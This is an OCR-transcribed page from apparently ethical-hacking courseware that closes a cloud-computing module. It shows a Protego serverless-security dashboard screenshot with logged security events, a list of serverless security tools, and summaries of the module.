


Protego
E-Shop
54% Posture
3
FSP Protected Functions
85 / 127
Latest / All Functions
242
Open Tasks
8 / 24hrs
Attacks Blocked
Posture Explorer
DETAILS
AWS Api Gateway
AWS IAM
AWS S3
AWS CloudWatch (events)
AWS X-Ray
AWS Kinesis
AWS S3
AWS SNS
AWS Cloud Formation
AWS DynamoDB
AWS SQS
AWS EC2
AWS CloudWatch (logs)
AWS Route53
AWS Lambda
Resource Explorer
DETAILS
AWS CloudWatch (logs)
AWS ELB (v2)
AWS Api Gateway
AWS S3
AWS Lambda
Operational Status
DETAILS
Duration
Errors
Throttles
Invocations
Security
Tasks Manager
DETAILS
28
203
0
11
250
200
150
100
50
0
Exploitation
Permission
UserDefined
Configuration
Application Defense
DETAILS
Code Protection
Data Protection
IP Protection
Control Flow Protection
Attack Surface Minimization
External API Validation
Security Events
DETAILS
File Event
test.txt
a day ago
Api Event
s3:getObject
a day ago
Host Event
www.hacker_c_n_c.com
a day ago
Process Event
ls -la
a day ago
Copyright © PROTEGO LABS 2018

Figure 19.80: Screenshot of Protego

Listed below are additional tools for securing the serverless computing environment:

- Synk (*https://snyk.io*)
- Twistlock Serverless Security (*https://www.twistlock.com*)
- Aqua (*https://www.aquasec.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- Dashbird (*https://dashbird.io*)



Module Summary

- ☐ In this module, we have discussed the following:
  - ➢ Cloud computing concepts along with various types of cloud computing services
  - ➢ Container technology and the serverless computing environment
  - ➢ Cloud computing threats and attacks
  - ➢ Cloud hacking techniques in depth
  - ➢ Various countermeasures that for protecting the cloud environment from hacking attempts by threat actors
  - ➢ Securing the cloud environment using cloud security tools
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers use cryptography to protect the data

Module Summary

In this module, we introduced the cloud computing concepts and various types of cloud computing services. We also discussed container technology and the serverless computing environment. We fully examined the cloud computing threats and attacks and cloud hacking techniques. Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, we ended this module with a detailed discussion on cloud security tools and techniques.

In the next module, we will extensively discuss how attackers, as well as ethical hackers and pen-testers, use cryptography to protect data.